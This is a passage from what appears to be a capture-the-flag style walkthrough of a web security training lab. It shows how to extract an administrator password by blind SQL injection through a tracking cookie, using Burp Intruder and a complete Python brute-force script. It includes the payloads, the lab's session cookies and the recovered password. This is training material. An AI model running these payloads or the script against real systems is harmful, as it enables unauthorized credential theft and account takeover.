
For our initial test we are going to instead use the > greater than symbol instead of the = symbol. This way we can easily check if the query is returning differnet responses based on the values we provide.
' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'administrator'), 1, 1) > '0'--
As we can see we get a True response as for the first character of the administrator password being greater than 0
If we check again and set the value to 9 we can see we still get a True response.

The same happens again if we put the value as a however, if we enter the value t. So we now know this approach works and the first character is greater than a but less than t.
Using Intruder To Extract The Password:
Now that we know this works we can send the request to intruder.
We will set two injection points for intruder, the first being the Substring position 1 and then the actual payload value. We will also modify the > to be a simple =.
We set the attack type to “Clusterbomb”
This means the payload becomes:
' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'administrator'), substringPosition, 1) = 'payload'--

For our first position (substring) we can supply a numerical list of 1-20

For our second position we supply a list of alphanumerical characters A-Z lower+uppercase as well as numbers.
We then set a grep filter to match for the string “Welcome Back!”

A quick glance of the results we can see we have some matches.

Let’s now filter for just the results with the matcher string.

We have the password now however it’s all out of order and for some reason filtering by Payload1 is not putting it in the right order, however we can easily just grab this outselves and put it into order.

d81exg6zwtnucd9nnek2

Let’s try that to login.

As we can see we can & the lab is solved.
Using Python:
As usual I am going to show how this can also be solved using Python.
Prep The Certificate:
If you want to proxy traffic through burp this is mandatory.
Open burp’s in built web browser and go to http://burpsuite & download the certificate by clicking on “CA Certificate” button on the top right corner.

Convert the certificate to the .pem format so the python requests module can use it.
openssl x509 -inform der -in certificate.cer -out certificate.pem
payload.txt creation:
As we need to iterate through all alphanumerical characters it is better to have a payload.txt file that contains all the characters as it’s far cleaner than having thes values hard coded. Below is a snippet of what this looks like.
v
w
x
y
z
A
B
C
Grab The Relevant Cookies:

For this to work we will need to grab the TrackingId & Session cookies from a request.
Imports:
First we import the modules we will need, requests & os. We also suppress the requests warning that will show.
import requests
import os
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)

If we didn’t suppress the warnings the output would look like this.
Proxy Setup:
Now we declare our proxy so we can push all our traffic through burp, we also pass in the converted certificate.
proxy = 'http://127.0.0.1:8080'
os.environ['HTTP_PROXY'] = proxy
os.environ['HTTPS_PROXY'] = proxy
os.environ['REQUESTS_CA_BUNDLE'] = "certificate.pem"
Variable Declaration:
-
Proxies & URL:
We declare an array of proxies to proxy our requests through as well as the unique url & category endpoint.
proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}
url="https://0a3c006504052939809e08460073005d.web-security-academy.net/"
-
Empty String:
We just need a single empty string to store the revealed password as we uncover each value.
revealedPass=""
Main Logic:
We declare a loop that will run for 21 iterations.
for substringPosition in range(21):
+Note+: SQL substring counting position starts at 1, however with programming we start counting from 0. This means if we were to set the counter to 20 we would not get all the characters of the password.
Then we have a try block which will be used to contain the rest of our logic.
We open our payloads.txt file and read mode.
with open("payload.txt", 'r') as payloads:
We then iterate through this file, line by line.
for x in payloads:
We create a variable called passwordChar which is used to store the current value from our payload.txt file minus the new character symbol at the end of each line.
passwordChar=(x.rstrip('\n'))
We create a payload string where we pass in the payload previous used + our substringPosition (where we are in the iterations from 0-21) as well as the passwordChar from our payload.txt file.
payload=f"' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'administrator'), {substringPosition}, 1) = '{passwordChar}'--"
We then send our request which contains the cookies TrackingId + our payload & the Session cookie.
request=requests.get(url, proxies=proxies, verify=False, timeout=3, cookies={
            'TrackingId' : 'wHKbJUKVNyNQ3KcI'+payload,
            'session' : 'svmX1XmGGA5zDIliHs2vgR5inf98jIVz'
        })
Response Monitoring: We then monitor the responses and if the value “welcome back!” is found in the body of the response we will:
- Add the
passwordCharvalue to our empty listrevealedPass - We will print the string
"Password char position {substringPosition} == {passwordChar}." - We will then print the current contents of the
revealedPassstring. - +Note+: I had to use the
.lower()method for this to work.
if 'welcome back!' in request.text.lower():
    revealedPass+=passwordChar
    print("-"*10)
    print(f"Password char position {substringPosition} == {passwordChar}.")
    print(revealedPass)
Full chunk:
for substringPosition in range(21):
    try:
       with open("payload.txt", 'r') as payloads:
           for x in payloads:
               passwordChar=(x.rstrip('\n'))
               payload=f"' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'administrator'), {substringPosition}, 1) = '{passwordChar}'--"

               request=requests.get(url, proxies=proxies, verify=False, timeout=3, cookies={
                   'TrackingId' : 'wHKbJUKVNyNQ3KcI'+payload,
                   'session' : 'svmX1XmGGA5zDIliHs2vgR5inf98jIVz'
               })

               if 'welcome back!' in request.text.lower():
                   revealedPass+=passwordChar
                   print("-"*10)
                   print(f"Password char position {substringPosition} == {passwordChar}.")
                   print(revealedPass)
Error Handling:
These except clauses are used for error handling to ensure if an error is encountered they are logged to the terminal and the process continues.
    except requests.exceptions.HTTPError as errh:
        print ("Http Error:",errh)
    except requests.exceptions.ConnectionError as errc:
        print ("Error Connecting:",errc)
    except requests.exceptions.Timeout as errt:
        print ("Timeout Error:",errt)
    except requests.exceptions.RequestException as err:
        print ("OOps: Something Else",err)
Full Script:
#!/usr/bin/env python3
import requests
import os
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)

proxy = 'http://127.0.0.1:8080'
os.environ['HTTP_PROXY'] = proxy
os.environ['HTTPS_PROXY'] = proxy
os.environ['REQUESTS_CA_BUNDLE'] = "certificate.pem"

proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}
url="https://0a3c006504052939809e08460073005d.web-security-academy.net/"

revealedPass=""

for substringPosition in range(21):
    try:
       with open("payload.txt", 'r') as payloads:
           for x in payloads:
               passwordChar=(x.rstrip('\n'))
               payload=f"' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'administrator'), {substringPosition}, 1) = '{passwordChar}'--"

               request=requests.get(url, proxies=proxies, verify=False, timeout=3, cookies={
                   'TrackingId' : 'wHKbJUKVNyNQ3KcI'+payload,
                   'session' : 'svmX1XmGGA5zDIliHs2vgR5inf98jIVz'
               })

               if 'welcome back!' in request.text.lower():
                   revealedPass+=passwordChar
                   print("-"*10)
                   print(f"Password char position {substringPosition} == {passwordChar}.")
                   print(revealedPass)


    except requests.exceptions.HTTPError as errh:
        print ("Http Error:",errh)
    except requests.exceptions.ConnectionError as errc:
        print ("Error Connecting:",errc)
    except requests.exceptions.Timeout as errt:
        print ("Timeout Error:",errt)
    except requests.exceptions.RequestException as err:
        print ("OOps: Something Else",err)
Solving The Lab:
If we run the script we can see it prints the password out character by character.

And we can ensure this is correct by logging in and solving the lab.